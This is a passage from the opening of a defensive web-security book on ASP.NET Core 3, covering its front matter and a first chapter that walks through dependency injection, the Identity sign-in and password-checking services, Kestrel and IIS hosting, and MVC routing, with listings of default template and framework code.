Advanced ASP.NET Core 3 Security

Understanding Hacks, Attacks, and Vulnerabilities to Secure Your Website

Scott Norberg

Apress®

Advanced ASP.NET Core 3 Security

Understanding Hacks, Attacks, and Vulnerabilities to Secure Your Website

Scott Norberg

Apress®

Advanced ASP.NET Core 3 Security: Understanding Hacks, Attacks, and Vulnerabilities to Secure Your Website

Scott Norberg
Issaquah, WA, USA

ISBN-13 (pbk): 978-1-4842-6016-6 ISBN-13 (electronic): 978-1-4842-6014-2
https://doi.org/10.1007/978-1-4842-6014-2

Managing Director, Apress Media LLC: Welmoed Spahr
Acquisitions Editor: Joan Murray
Development Editor: Laura Berendson
Coordinating Editor: Jill Balzano

Cover image designed by Freepik (www.freepik.com)

Distributed to the book trade worldwide by Springer Science+Business Media New York, 233 Spring Street, 6th Floor, New York, NY 10013. Phone 1-800-SPRINGER, fax (201) 348-4505, e-mail orders-ny@springer-sbm.com, or visit www.springeronline.com. Apress Media, LLC is a California LLC and the sole member (owner) is Springer Science + Business Media Finance Inc (SSBM Finance Inc). SSBM Finance Inc is a **Delaware** corporation.

For information on translations, please e-mail booktranslations@springernature.com; for reprint, paperback, or audio rights, please e-mail bookpermissions@springernature.com.

Apress titles may be purchased in bulk for academic, corporate, or promotional use. eBook versions and licenses are also available for most titles. For more information, reference our Print and eBook Bulk Sales web page at http://www.apress.com/bulk-sales.

Any source code or other supplementary material referenced by the author in this book is available to readers on GitHub via the book's product page, located at www.apress.com/9781484260166. For more detailed information, please visit http://www.apress.com/source-code.

Printed on acid-free paper

Table of Contents

About the Author

Scott Norberg is a web security specialist with almost 15 years of experience in various technology and programming roles, focusing on developing and securing websites built with ASP.NET. As a security consultant, he specializes on blue team (defensive) techniques such as Dynamic Application Security Testing (DAST), code reviews, and manual penetration testing. He also has an interest in building plug-and-play software libraries that developers can use to secure their sites with little to no extra effort. As a developer, Scott has primarily built websites with C# and various versions of ASP.NET, and he has also built several tools and components using F#, VB.NET, Python, R, Java, and Pascal.

He holds several certifications, including Microsoft Certified Technology Specialist (MCTS) certifications for ASP.NET and SQL Server, and a Certified Information Systems Security Professional (CISSP) certification. He also has an MBA from Indiana University.

Scott is currently working as a contractor and consultant through his business, Norberg Consulting Group, LLC. You can see his latest ideas and projects at https://scottnorberg.com.

About the Technical Reviewer

Fabio Claudio Ferracchiati is a senior consultant and a senior analyst/developer using Microsoft technologies. He works for NuovoIMAIE (www.nuovoimaie.it). He is a Microsoft Certified Solution Developer for .NET, a Microsoft Certified Application Developer for .NET, a Microsoft Certified Professional, and a prolific author and technical reviewer. Over the past 10 years, he's written articles for Italian and international magazines and coauthored more than ten books on a variety of computer topics.

Acknowledgments

It would be impossible to truly acknowledge everyone who had a hand, directly or indirectly, in this book. I owe a lot to Pat Emmons and Mat Agee at Adage Technologies, who not only gave me my first programming job but also gave me the freedom to learn and grow to become the programmer I am today. Before that, I owe a lot to the professors and teachers who taught me how to write well, especially Karen Cherewatuk at St. Olaf College. I also learned quite a bit from my first career in band instrument repair, especially from my instructors, John Huth and Ken Cance, about the importance of always doing the right thing, but doing it in a way that is not too expensive for your customer. And of course, I also want to thank my editors at Apress, Laura Berendson, Jill Balzano, and especially Joan Murray, without whom this book wouldn't be possible.

But most of all, I owe a lot to my wife, Kristin. She was my editor during my blogging days, and patiently waited while I chased one business idea after another, two of which became the backbone of this book. This book would not have been written without her support.

Introduction

A lot of resources exist if you want to learn how to use the security features built into ASP.NET Core. Features like checking for authorization, Cross-Site Request Forgery (CSRF) prevention, and Cross-Site Scripting (XSS) prevention are either well documented or hard to get wrong. But what if you need to secure your system beyond what comes with the default implementation? If you need to encrypt data, how do you choose an algorithm and store your keys? If you need to make changes to the default login functionality to add password history and IP address verification, how would you go about doing so? How would you implement PCI- or HIPAA-compliant logs?

Perhaps most importantly, what else do you need to know to be sure your website is secure?

This book will certainly cover the former concepts, i.e., it will cover best practices with ASP.NET Core security that you can find elsewhere. But the true value of this book is to provide you the information you won't find in such sources. In addition to explaining security-related features available in the framework, it will cover security-related topics not covered often in development textbooks and training, sometimes digging deep into the ASP.NET Core source code explaining how something works (or how to fix a problem).

In short, this is meant to be a book about web security that just happens to use ASP.NET Core as its framework, not a book about ASP.NET Core that just happens to cover security.

Who Should Read This Book

If you're a software developer who has some experience creating websites in some flavor of ASP.NET and you want to know more about making your website secure from hackers, you should find this book useful. You should already know the basics of web technologies like HTML, JavaScript, and CSS, how to create a website, and how to read and write C#. If you are brand new to web development, though, you may find that some of the concepts are too in depth for you, so you should consider reading some books on website development before tackling advanced security.

You do not need to have much previous knowledge of security concepts, even those that are often covered under other materials that attempt to teach you ASP.NET Core. In order to ensure everyone has a similar understanding of security, this book starts by going over general concepts from a security perspective, then going over web-related security concepts, and then finally applying those concepts directly to ASP.NET Core.

If your background is in security and you are working with a development team that uses ASP.NET Core at least part of the time, you may find it useful to read the book to understand what attacks are easy to prevent in the framework as it is intended to be used and which are hard.

An Overview of This Book

This book is intended to be read in order, and each chapter builds on the previous ones. It starts with general concepts, applies them to real-world problems, and then finishes by diving into web-specific security concepts that may be new material to you as a software developer.

Chapter 1 – Introducing ASP.NET Core

Chapters 1–5 cover topics that serve as a foundation to all subsequent chapters. Chapter 1 covers much of what makes each version of ASP.NET Core, Razor Pages and MVC, different from its predecessors, ASP.NET Web Forms and ASP.NET MVC. It focuses on areas that you will need to know about in creating a secure website, such as knowing how to set up services properly and how to replace them as needed.

Chapter 2 – General Security Concepts

This chapter covers concepts that full-time security professionals worry about that don't get covered in most programming courses or textbooks but are important to know for excellent application development security. I will start by describing what security is (beyond just stopping hackers) so we have a baseline for discussions and move into concepts that will help you design more secure software.

Chapter 3 – Cryptography

Cryptography is an extremely important concept in building secure systems but is not covered in depth in most programming textbooks and courses. At least in my experience, that results in an uneven knowledge of how to properly apply cryptography in software. You will learn about the differences between symmetric and asymmetric cryptography, what hashing is and where it's useful, and how to securely store the keys necessary to keep your data secure.

Chapter 4 – Web Security Concepts

After discussing security in general, it will be time to cover security-related topics specific to web. Most of the topics in this chapter should look familiar to you as a web developer, but the goal is to dive deeper into each topic than is needed to program most websites in order to better understand where your website might be vulnerable. This chapter also introduces Burp Suite, a popular software product used by penetration testers around the world, which you can use to perform basic penetration tests on your own.

Chapter 5 – Understanding Common Attacks

The idea behind this chapter is to show you most of the common types of attacks to which ASP.NET Core websites can be vulnerable. It will not only cover the most basic forms of each attack that occur in other textbooks but also show you more advanced versions that real hackers use to get around common defenses.

Chapter 6 – Processing User Input

Chapter 6 is the start of the chapters that dive more deeply into ASP.NET Core itself. Chapters 6–8 will cover implementing existing best practices, as well as extending the framework to meet advanced security needs.

Perhaps the biggest challenge to keeping websites secure is that the vast majority of websites must accept user input in some way. Validating that input in a way that allows all legitimate traffic but blocks malicious traffic is more difficult than it seems. Removing apostrophes can help stop many types of SQL injection attacks, but then adding the business name "Joe's Deli" becomes impossible. Preventing XSS is much harder if you need to display HTML content that incorporates user input. This chapter will cover ways in which you can (more) safely accept and process user input in your ASP.NET Core website.

Chapter 7 – Authentication and Authorization

This is the aspect of security that seems to be the best documented in ASP.NET Core materials. This is for good reason – knowing who is accessing your site and keeping them from accessing the wrong places is vital to your security. However, I believe that the built-in username and password tracking in a default ASP.NET Core site is easily the most insecure part of the default site. Stealing user credentials on an ASP.NET Core website with a reasonable number of users is trivial. This chapter will cover the issues that exist even in a well-implemented solution and how to fix them.

Chapter 8 – Data Access and Storage

The solution to solving security issues around data access – using parameterized queries for every call to the database – has been well established for well over a decade now. Yet these issues still crop up in the wild, even in my experience evaluating ASP.NET Core–based sites. What parameterized queries are, why they're so important, and how the ASP.NET Core framework uses them by default are covered in this chapter. I will also show you some techniques to create easily reusable ways to filter your Entity Framework (EF) query results to only items your users should see.

Chapter 9 – Logging and Error Handling

Chapters 9–11 cover additional topics that, in my opinion, every developer needs to know about security in order to be considered knowledgeable about the topic.

Many readers will be tempted to skip Chapter 9 because logging is one of the least exciting topics here. It also may be one of the most important in detecting (and therefore stopping) potential criminals. Logging is much improved in ASP.NET Core over previous versions, but unfortunately that logging framework is built for finding programming problems, not finding potentially malicious activity. This chapter is about how logging works in ASP.NET Core, where its weaknesses are, and how to build something better.

Chapter 10 – Setup and Configuration

With the introduction of Kestrel, an intermediate layer in between the web server and the web framework, more of the responsibility for keeping the website secure on a server level falls into the developer's sphere of responsibility. Even if you're a developer in a larger shop with another team that is responsible for configuring web servers, you should be aware of most of the content in this chapter.

Chapter 11 – Secure Application Life Cycle Management

Building software and then trying to secure it afterward almost never works. Building secure software requires that you incorporate security into every phase of your process, from planning to development to testing to deployment to support. If you're relatively new to mature security, though, starting such processes might be daunting. This chapter covers tools and concepts that help you verify that your website is reasonably secure and helps you keep it that way.

Contacting the Author

If you have any questions about any of this content, or if you want to inquire about hiring me for a project, please reach out to me at `consulting@scottnorberg.com`.

CHAPTER 1

Introducing ASP.NET Core

The writing is on the wall: if you're a .NET developer, it's time to move to ASP.NET Core sooner rather than later (if you haven't already, of course). While it's still unclear when Microsoft will officially end its support for the existing ASP.NET Framework, there will be no new version, and the next version of ASP.NET Core will just be "ASP.NET 5". Luckily for developers weary of learning new technologies, Microsoft generally did a good job making Core look and feel extremely similar to the older framework. Under the covers, though, there are a number of significant differences.

To best understand it in a way that's most useful for us as those concerned about security, let's start by delving into how an ASP.NET Core site works and is structured. Since ASP.NET Core is open source, we can dive into the framework's source code itself to understand how it works. If you are new to ASP.NET Core, this will be a good introduction for you to understand how this framework is different from its predecessors. If you've worked with ASP.NET Core before, this is a chance for you to dive into the source code to see how everything is put together.

Note When I include Microsoft's source code, I will nearly always remove the Microsoft team's comments, and replace code that's irrelevant to the point I'm trying to make and replace them with comments of my own. I will always give you a link to the code I'm using so you can see the original for yourself.

Understanding Services

Instead of a large monolithic framework, ASP.NET Core runs hundreds of somewhat-related services. To see how those services work and interact with each other, let's first look at how they're set up in code.

S. Norberg, *Advanced ASP.NET Core 3 Security*, https://doi.org/10.1007/978-1-4842-6014-2_1

How Services Are Created

When you create a brand-new website using the templates that come with Visual Studio, you should notice two files, Program.cs and Startup.cs. Let's start by looking at Program.cs.

Listing 1-1. Default Program.cs in a new website

```
public class Program
{
  public static void Main(string[] args)
  {
    CreateHostBuilder(args).Build().Run();
  }

  public static IHostBuilder CreateHostBuilder ↲
    (string[] args) =>
    Host.CreateDefaultBuilder(args)
      .ConfigureWebHostDefaults(webBuilder =>
      {
        webBuilder.UseStartup<Startup>();
      });
}
```

There's not much to see in Listing 1-1 from a security perspective, other than the class `Startup` being specified in `webBuilder.UseStartup<Startup>()`. We'll crack open this code in a bit. But first, there's one concept to understand right off the bat: ASP.NET Core uses dependency injection heavily. Instead of directly instantiating objects, you define services, which are then passed into objects in the constructor. There are multiple advantages to this approach:

- It is easier to create unit tests, since you can swap out environment-specific services (like database access) with little effort.
- It is easier to add new functionality, such as adding a new authentication method, without refactoring existing code.
- It is easier to change existing functionality by removing an existing service and adding a new (and presumably better) one.

To see how dependency injection is set up and used, let's crack open the `Startup` class in Startup.cs.

Listing 1-2. Default Startup.cs in a new website (comments removed)

```
public class Startup
{
  public Startup(IConfiguration configuration)
  {
    Configuration = configuration;
  }

  public IConfiguration Configuration { get; }

  public void ConfigureServices(IServiceCollection services)
  {
    services.AddDbContext<ApplicationDbContext>(options =>
      options.UseSqlServer(
        Configuration.GetConnectionString ↲
          ("DefaultConnection")));
    services.AddDefaultIdentity<IdentityUser>(options => ↲
      options.SignIn.RequireConfirmedAccount = true)
        .AddEntityFrameworkStores<ApplicationDbContext>();
    services.AddControllersWithViews();
    services.AddRazorPages();
  }

  public void Configure(IApplicationBuilder app,
    IWebHostEnvironment env)
  {
    //Code we'll talk about later
  }
}
```

There are two lines of code to call out in Listing 1-2. First, in the constructor, an object of type `IConfiguration` was passed in. An object that conforms to the `IConfiguration` interface was defined elsewhere in code, added as a service to the

framework, and then the dependency injection framework knows to add the object to the constructor when the Startup class asks for it. You will see this approach over and over again in the framework and throughout this book.

Second, we'll dig into `services.AddDefaultIdentity`. In my opinion, the identity and password management is the area in ASP.NET that needs the most attention from a security perspective, so we'll dig into this in more detail later in the book. For now, I just want to use it as an example to show you how services are added. Fortunately, Microsoft has made the ASP.NET Core code open source, so we can download the source code, which can be found in their GitHub repository at https://github.com/aspnet/AspNetCore/, and crack open the method.

Listing 1-3. Source code for services.AddDefaultIdentity()[1]

```
public static class IdentityServiceCollectionUIExtensions
{
  public static IdentityBuilder AddDefaultIdentity<TUser> ↲
    (this IServiceCollection services) where TUser : class
      => services.AddDefaultIdentity<TUser>(_ => { });

  public static IdentityBuilder AddDefaultIdentity<TUser> ( ↲
    this IServiceCollection services, ↲
    Action<IdentityOptions> configureOptions) ↲
      where TUser : class
  {
    services.AddAuthentication(o =>
    {
      o.DefaultScheme = IdentityConstants.ApplicationScheme;
      o.DefaultSignInScheme = ↲
                          IdentityConstants.ExternalScheme;
    })
    .AddIdentityCookies(o => { });
```

[1] https://github.com/aspnet/AspNetCore/blob/release/3.1/src/Identity/UI/src/IdentityServiceCollectionUIExtensions.cs

```
    return services.AddIdentityCore<TUser>(o =>
    {
      o.Stores.MaxLengthForKeys = 128;
      configureOptions?.Invoke(o);
    })
      .AddDefaultUI()
      .AddDefaultTokenProviders();
    }
  }
}
```

Note This code is the 3.1 version. The .NET team seems to refactor the code that sets up the initial services fairly often, so it very well may change for .NET 5. I don't expect the general idea that this approach of adding services to change, though, so let's look at the 3.1 version even if the particulars might change in 5.x.

There are several services being added in Listing 1-3, but that isn't obvious from this code. To see the services being added, we need to dig a bit deeper, so let's take a look at `services.AddIdentityCore()`.

Listing 1-4. Source for services.AddIdentityCore()[2]

```
public static IdentityBuilder AddIdentityCore<TUser>(↲
  this IServiceCollection services, ↲
  Action<IdentityOptions> setupAction)
    where TUser : class
{
  services.AddOptions().AddLogging();

  services.TryAddScoped<IUserValidator<TUser>, ↲
    UserValidator<TUser>>();
  services.TryAddScoped<IPasswordValidator<TUser>, ↲
    PasswordValidator<TUser>>();
```

[2] https://github.com/aspnet/AspNetCore/blob/release/3.1/src/Identity/Extensions.Core/src/IdentityServiceCollectionExtensions.cs

```
  services.TryAddScoped<IPasswordHasher<TUser>, ↲
    PasswordHasher<TUser>>();
  services.TryAddScoped<ILookupNormalizer, ↲
    UpperInvariantLookupNormalizer>();
  services.TryAddScoped<IUserConfirmation<TUser>, ↲
    DefaultUserConfirmation<TUser>>();
  services.TryAddScoped<IdentityErrorDescriber>();

  services.TryAddScoped<IUserClaimsPrincipalFactory<TUser>, ↲
    UserClaimsPrincipalFactory<TUser>>();
  services.TryAddScoped<UserManager<TUser>>();

  if (setupAction != null)
  {
    services.Configure(setupAction);
  }

  return new IdentityBuilder(typeof(TUser), services);
}
```

You can see eight different services being added in Listing 1-4, all being added with the `TryAddScoped` method.

The term "scoped" has to do with the lifetime of the service – a scoped service has one instance per request. In most cases, the difference between the different lifetimes is for performance, not security, reasons, but it's still worth briefly outlining the different types[3] here:

- **Transient**: One instance is created each time it is needed.
- **Scoped**: One instance is created per request.
- **Singleton**: One instance is shared among many requests.

We will create services later in the book. For now, though, it's important to know that the architecture of ASP.NET Core websites is based on these somewhat-related services. Most of the actual framework code, and all of the logic we can change, is stored in one service or another. Knowing this will become useful when we need to replace the existing Microsoft services with something that's more secure.

[3] https://docs.microsoft.com/en-us/aspnet/core/fundamentals/dependency-injection?view=aspnetcore-3.1

How Services Are Used

Now that we've seen an example of how services are added, let's see how they're used by tracing through the services and methods used to verify a user's password. The ASP.NET team has stopped including the default login pages within projects, but at least they have an easy way to add it back in. To do so, you need to

1. Right-click your web project.
2. Hover over "Add."
3. Click "New Scaffolded Item."
4. On the left-hand side, click "Identity."
5. Click "Add."
6. Check "Override all files."
7. Select a Data context class.
8. Click "Add."

Note I'm sure there are many people out there suggesting that you not do this for security purposes. If Microsoft needs to add a patch to their templated code (as they did a few years ago when they forgot to add an anti-CSRF token in one of the methods in the login section), then you won't get it if you make this change. However, there are enough issues with their login code that can only be fixed if you add these templates that you'll just have to live without the patches.

Now that you have the source for the default login page in your project, you can look at an abbreviated and slightly reformatted version of the source in Areas/Identity/Pages/Account/Login.cshtml.cs.

Listing 1-5. Source for default login page code-behind

```
[AllowAnonymous]
public class LoginModel : PageModel
{
  private readonly UserManager<IdentityUser> _userManager;
  private readonly SignInManager<IdentityUser> _signInManager;
```

```
  private readonly ILogger<LoginModel> _logger;

  public LoginModel(SignInManager<IdentityUser> signInManager,
            ILogger<LoginModel> logger,
            UserManager<IdentityUser> userManager)
  {
    _userManager = userManager;
    _signInManager = signInManager;
    _logger = logger;
  }

  //Binding object removed here for brevity

  public async Task OnGetAsync(string returnUrl = null)
  {
    //Not important right now
  }

  public async Task<IActionResult> OnPostAsync(
    string returnUrl = null)
  {
    returnUrl = returnUrl ?? Url.Content("~/");

    if (ModelState.IsValid)
    {
      var result = await _signInManager.PasswordSignInAsync(↲
        Input.Email, ↲
        Input.Password, ↲
        Input.RememberMe, ↲
        lockoutOnFailure: false);

      if (result.Succeeded)
      {
        _logger.LogInformation("User logged in.");
        return LocalRedirect(returnUrl);
      }
```

```
      if (result.RequiresTwoFactor)
      {
        return RedirectToPage("./LoginWith2fa", new { ↲
          ReturnUrl = returnUrl, ↲
          RememberMe = Input.RememberMe ↲
        });
      }
      if (result.IsLockedOut)
      {
        _logger.LogWarning("User account locked out.");
        return RedirectToPage("./Lockout");
      }
      else
      {
        ModelState.AddModelError(string.Empty, ↲
          "Invalid login attempt.");
        return Page();
      }
    }

    return Page();
  }
}
```

We'll dig into this a bit more later on, but there are two lines of code that are important to talk about right now in Listing 1-5. The first is the constructor. The `SignInManager` is the object defined in the framework that handles most of the authentication. Although we didn't explicitly see the code, it was added as a service when we called `services.AddDefaultIdentity` earlier, so we can simply ask for it in the constructor to the `LoginModel` class and the dependency injection framework provides it. The second is that we can see that it's the `SignInManager` that seems to do the actual processing of the login. Let's dig into that further by diving into the source of the `SignInManager` class, with irrelevant methods removed and relevant methods reordered to make more sense to you.

Listing 1-6. Simplified source for SignInManager[4]

```
public class SignInManager<TUser> where TUser : class
{
  private const string LoginProviderKey = "LoginProvider";
  private const string XsrfKey = "XsrfId";

  public SignInManager(UserManager<TUser> userManager,
    //Other constructor properties
  )
  {
    //Null checks and local variable assignments
  }

  //Properties removed for the sake of brevity

  public UserManager<TUser> UserManager { get; set; }

  public virtual async Task<SignInResult> ↲
    PasswordSignInAsync(string userName, string password,
      bool isPersistent, bool lockoutOnFailure)
  {
    var user = await UserManager.FindByNameAsync(userName);
    if (user == null)
    {
      return SignInResult.Failed;
    }

    return await PasswordSignInAsync(user, password, ↲
      isPersistent, lockoutOnFailure);
  }

  public virtual async Task<SignInResult> ↲
    PasswordSignInAsync(TUser user, string password,
      bool isPersistent, bool lockoutOnFailure)
  {
```

[4] https://github.com/aspnet/AspNetCore/blob/release/3.1/src/Identity/Core/src/SignInManager.cs

```
  if (user == null)
  {
    throw new ArgumentNullException(nameof(user));
  }

  var attempt = await CheckPasswordSignInAsync(user, ↲
    password, lockoutOnFailure);
  return attempt.Succeeded
    ? await SignInOrTwoFactorAsync(user, isPersistent)
    : attempt;
}

public virtual async Task<SignInResult> ↲
  CheckPasswordSignInAsync(TUser user, string password, ↲
    bool lockoutOnFailure)
{
  if (user == null)
  {
    throw new ArgumentNullException(nameof(user));
  }

  var error = await PreSignInCheck(user);
  if (error != null)
  {
    return error;
  }

  if (await UserManager.CheckPasswordAsync(user, password))
  {
    var alwaysLockout = ↲
    AppContext.TryGetSwitch("Microsoft.AspNetCore.Identity.↲
      CheckPasswordSignInAlwaysResetLockoutOnSuccess", ↲
      out var enabled) && enabled;

    if (alwaysLockout || !await IsTfaEnabled(user))
    {
      await ResetLockout(user);
    }
```

```
      return SignInResult.Success;
    }
    Logger.LogWarning(2, "User {userId} failed to provide ↲
      the correct password.", await ↲
      UserManager.GetUserIdAsync(user));

    if (UserManager.SupportsUserLockout && lockoutOnFailure)
    {
      await UserManager.AccessFailedAsync(user);
      if (await UserManager.IsLockedOutAsync(user))
      {
        return await LockedOut(user);
      }
    }
    return SignInResult.Failed;
  }
}
```

There is a lot to cover in the SignInManager class since there is a lot to be improved here in Listing 1-6 from a security perspective. For now, let's just note that the constructor takes a UserManager instance, and after the user is found (or not found) in the database in UserManager.FindByName(), the responsibility to check the password is passed to the UserManager in the CheckPasswordSignInAsync method in UserManager.CheckPasswordAsync().

Next, let's look at the UserManager to see what it does.

Listing 1-7. Simplified source for UserManager[5]

```
public class UserManager<TUser> : IDisposable where TUser : class
{
  public UserManager(IUserStore<TUser> store,
    IOptions<IdentityOptions> optionsAccessor,
    IPasswordHasher<TUser> passwordHasher,
```

[5] https://github.com/aspnet/AspNetCore/blob/release/3.1/src/Identity/Extensions.Core/src/UserManager.cs

```
  //More services that don't concern us now)
{
  //Null checks and local variable assignments
}

protected internal IUserStore<TUser> Store { get; set; }

public IPasswordHasher<TUser> PasswordHasher { get; set; }

public IList<IUserValidator<TUser>> UserValidators { get; }↲
  = new List<IUserValidator<TUser>>();

public IList<IPasswordValidator<TUser>> PasswordValidators { get; } = new
List<IPasswordValidator<TUser>>();

//More properties removed

private IUserPasswordStore<TUser> GetPasswordStore()
{
  var cast = Store as IUserPasswordStore<TUser>;
  if (cast == null)
  {
    throw new NotSupportedException ↲
      (Resources.StoreNotIUserPasswordStore);
  }
  return cast;
}

public virtual async Task<TUser> ↲
  FindByNameAsync(string userName)
{
  ThrowIfDisposed();
  if (userName == null)
  {
    throw new ArgumentNullException(nameof(userName));
  }
  userName = NormalizeKey(userName);

  var user = await Store.FindByNameAsync( ↲
    userName, CancellationToken);
```

```
    if (user == null && Options.Stores.ProtectPersonalData)
    {
      var keyRing = ↲
        _services.GetService<ILookupProtectorKeyRing>();
      var protector = ↲
        _services.GetService<ILookupProtector>();
      if (keyRing != null && protector != null)
      {
        foreach (var key in keyRing.GetAllKeyIds())
        {
          var oldKey = protector.Protect(key, userName);
          user = await Store.FindByNameAsync(↲
            oldKey, CancellationToken);
          if (user != null)
          {
            return user;
          }
        }
      }
    }
    return user;
  }

  public virtual async Task<bool> CheckPasswordAsync(↲
    TUser user, string password)
  {
    ThrowIfDisposed();
    var passwordStore = GetPasswordStore();
    if (user == null)
    {
      return false;
    }

    var result = await VerifyPasswordAsync(↲
      passwordStore, user, password);
    if (result == ↲
      PasswordVerificationResult.SuccessRehashNeeded)
```

```
    {
      await UpdatePasswordHash(passwordStore, user, ↲
        password, validatePassword: false);
      await UpdateUserAsync(user);
    }

    var success = result != PasswordVerificationResult.Failed;
    if (!success)
    {
      Logger.LogWarning(0, "Invalid password for user ↲
        {userId}.", await GetUserIdAsync(user));
    }
    return success;
  }

  protected virtual async Task<PasswordVerificationResult> ↲
    VerifyPasswordAsync(IUserPasswordStore<TUser> store, ↲
    TUser user, string password)
  {
    var hash = await store.GetPasswordHashAsync(user, ↲
      CancellationToken);
    if (hash == null)
    {
      return PasswordVerificationResult.Failed;
    }
    return PasswordHasher.VerifyHashedPassword(↲
      user, hash, password);
  }

  //Additional methods removed for brevity
}
```

Now that we're finally getting to the code in Listing 1-7 that actually does the important work, there are two services that we need to pay attention to here: `IUserStore<TUser>` and `IPasswordHasher<TUser>`. `IUserStore` writes user data to the database, and `IPasswordHasher` contains methods to create and compare hashes.

I won't dig into these any further at the moment, since the `IUserStore` is pretty straightforward and we'll dig into `IPasswordHasher` later in the book. So, for now, let's take these services for granted and continue looking at the `UserManager`.

In the `UserManager`, we see that the `FindByUserName()` method calls the `IUserStore`'s method of the same name to get the user information, and the actual work is done in `VerifyPasswordAsync()`. This is where the `IUserStore` pulls the password from the database in `GetPasswordHashAsync()`, and the hash comparison is done in `VerifyHashedPassword()` within the `IPasswordHasher` service. We'll cover `VerifyHashedPassword()` later in the book.

One item worth noting before talking further about the `IUserStore` is that `GetPasswordStore()` checks to see if the current `IUserStore` also inherits from `IUserPasswordStore`. If it does, then `GetPasswordStore()` returns the current `IUserStore`. If not, that method throws an exception. This is important for two reasons. One, if you wish to implement a custom `IUserPasswordStore`, you will need to extend `IUserStore`, not add your own service. This isn't particularly intuitive and can trip you up if you're not paying attention. The second reason that this is important is that there are roughly a dozen different user stores, only some of which we'll cover in this book, that behave this same way. If you want to implement most of the functionality that the `UserManager` supports, you will either need to rewrite the `UserManager` class or you'll need to put up with a gigantic `IUserStore` implementation. I will take the latter approach in this book to take advantage of as much of the functionality in the default `UserManager` class as possible.

As I mentioned before, the `IUserStore`'s primary purpose is to do the actual work of storing the information in your database. The default implementation for SQL Server is rather ugly and complicated, but you probably have written data access code before, so it's not worth exploring in too much depth here. But now that you know that the service to write user information to and from the database is mostly segregated from the rest of the logic, you should now be thinking that it's possible to create your own `IUserStore` implementation to write to any type of database you want as long as it's supported in .NET. To do so, you would need to create a new class that inherits from `IUserStore`, as well as any other interfaces like `IUserPasswordStore` that are necessary to make your code work, and then write your data access logic. We'll get into this a little more in the data access section of the book.

Kestrel and IIS

Previous versions of ASP.NET required those websites to run using Internet Information Services (IIS) as a web server. New in ASP.NET Core is Kestrel, a lightweight web server that ships with your codebase. It is now theoretically possible to host a website without any web server at all. While that may appeal to some, Microsoft still recommends that you use a more traditional web server in front of Kestrel because of additional layers of security that these servers provide. However, ASP.NET Core allows you to use web servers other than IIS, including Nginx and Apache.[6] One drawback to this approach is that it isn't quite as easy to use IIS – you will need to install some software in order to get your Core website to run in IIS and make sure you create or generate a web.config file. Instructions on how to do so are outside the scope of this book, but Microsoft has provided perfectly fine directions available online.[7]

There will be very little discussion of Kestrel itself in this book, in large part because Kestrel isn't nearly as service oriented, and therefore not nearly as easy to change, as ASP.NET Core itself is. All of the examples in this book were tested using Kestrel and IIS, but most, if not all, suggestions should work equally well on any web server you choose.

MVC vs. Razor Pages

There are many sources of information that delve more deeply into the differences between ASP.NET Core's two approaches to creating web pages. Since this book focuses primarily on security, and since these two approaches don't differ significantly in their approaches to security, I'll only give enough of an overview for someone who is new to one or both approaches to understand the security-specific explanations in the book. For a full explanation of these, there are a large number of resources available to you elsewhere.

[6] https://docs.microsoft.com/en-us/aspnet/core/fundamentals/servers/?view=aspnetcore-2.2&tabs=windows

[7] https://docs.microsoft.com/en-us/aspnet/core/host-and-deploy/iis/?view=aspnetcore-2.2

MVC

MVC in ASP.NET Core is similar to MVC in previous versions of ASP.NET. In order to tell the framework where to find the code to execute for any particular page, you configure *routes*, which map parts of a URL into code components, typically in Startup.cs like this.

Listing 1-8. Snippet from Startup.cs showing app.UseEndpoints()

```
app.UseEndpoints(endpoints =>
{
  endpoints.MapControllerRoute(
    name: "default",
    pattern: "{controller=Home}/{action=Index}/{id?}");
  endpoints.MapRazorPages();
});
```

The important code here in Listing 1-8 is in the `pattern` definition. The *Controller* is a class (usually with "Controller" at the end of the class name) and the *Action* is a method within the class to be called as defined in the URL. So in this case, the default class to call if none is specified is `HomeController`, and the default method to call is `Index()`. Let's see what that looks like in the default login page in Core 2.0 (before the page was converted to use Razor Pages, even in an MVC site), which would be hit by calling *Account/Login*.

Listing 1-9. MVC source for default AccountController

```
[Authorize]
[Route("[controller]/[action]")]
public class AccountController : Controller
{
  private readonly UserManager<ApplicationUser> _userManager;
  private readonly SignInManager<ApplicationUser> ↲
    _signInManager;
  private readonly IEmailSender _emailSender;
  private readonly ILogger _logger;

  public AccountController(
    UserManager<ApplicationUser> userManager,
    SignInManager<ApplicationUser> signInManager,
```

```
  IEmailSender emailSender,
  ILogger<AccountController> logger)
{
  _userManager = userManager;
  _signInManager = signInManager;
  _emailSender = emailSender;
  _logger = logger;
}

[HttpGet]
[AllowAnonymous]
public async Task<IActionResult> Login(
  string returnUrl = null)
{
  await HttpContext.SignOutAsync(
    IdentityConstants.ExternalScheme);

  ViewData["ReturnUrl"] = returnUrl;
  return View();
}

[HttpPost]
[AllowAnonymous]
[ValidateAntiForgeryToken]
public async Task<IActionResult> Login(LoginViewModel model,
  string returnUrl = null)
{
  ViewData["ReturnUrl"] = returnUrl;
  if (ModelState.IsValid)
  {
    var result = await _signInManager.PasswordSignInAsync(
      model.Email, model.Password, model.RememberMe,
      lockoutOnFailure: false);
    if (result.Succeeded)
    {
      _logger.LogInformation("User logged in.");
      return RedirectToLocal(returnUrl);
    }
```

```
      if (result.RequiresTwoFactor)
      {
        return RedirectToAction(nameof(LoginWith2fa),
          new { returnUrl, model.RememberMe });
      }
      if (result.IsLockedOut)
      {
        _logger.LogWarning("User account locked out.");
        return RedirectToAction(nameof(Lockout));
      }
      else
      {
        ModelState.AddModelError(string.Empty,
          "Invalid login attempt.");
        return View(model);
      }
    }

    // If we got this far, something failed, redisplay form
    return View(model);
  }
}
```

You should note that the class in Listing 1-9 is called `AccountController`, and both methods are called `Login`, which both match the route pattern mentioned earlier. In the constructor, you should see services added using the dependency injection framework, including the now-familiar `SignInManager` and `UserManager`. Data is typically passed to each method as method parameters, parsed by the framework through either the query string or posted form data.

HTML is stored in *Views*. The framework knows to call the View because the methods in the Controller class in this example return a `View`, and the View is chosen by name and folder path within the project. Here is the View for Account/Login.

Listing 1-10. Code for the Account/Login View

```
@using System.Collections.Generic
@using System.Linq
@using Microsoft.AspNetCore.Http
@using Microsoft.AspNetCore.Http.Authentication
@model LoginViewModel
@inject SignInManager<ApplicationUser> SignInManager

@{
  ViewData["Title"] = "Log in";
}

<h2>@ViewData["Title"]</h2>
<div class="row">
  <div class="col-md-4">
    <section>
      <form asp-route-returnurl="@ViewData["ReturnUrl"]" method="post">
        <h4>Use a local account to log in.</h4>
        <hr />
        <div asp-validation-summary="All" class="text-danger"></div>
        <div class="form-group">
          <label asp-for="Email"></label>
          <input asp-for="Email" class="form-control" />
          <span asp-validation-for="Email" class="text-danger"></span>
        </div>
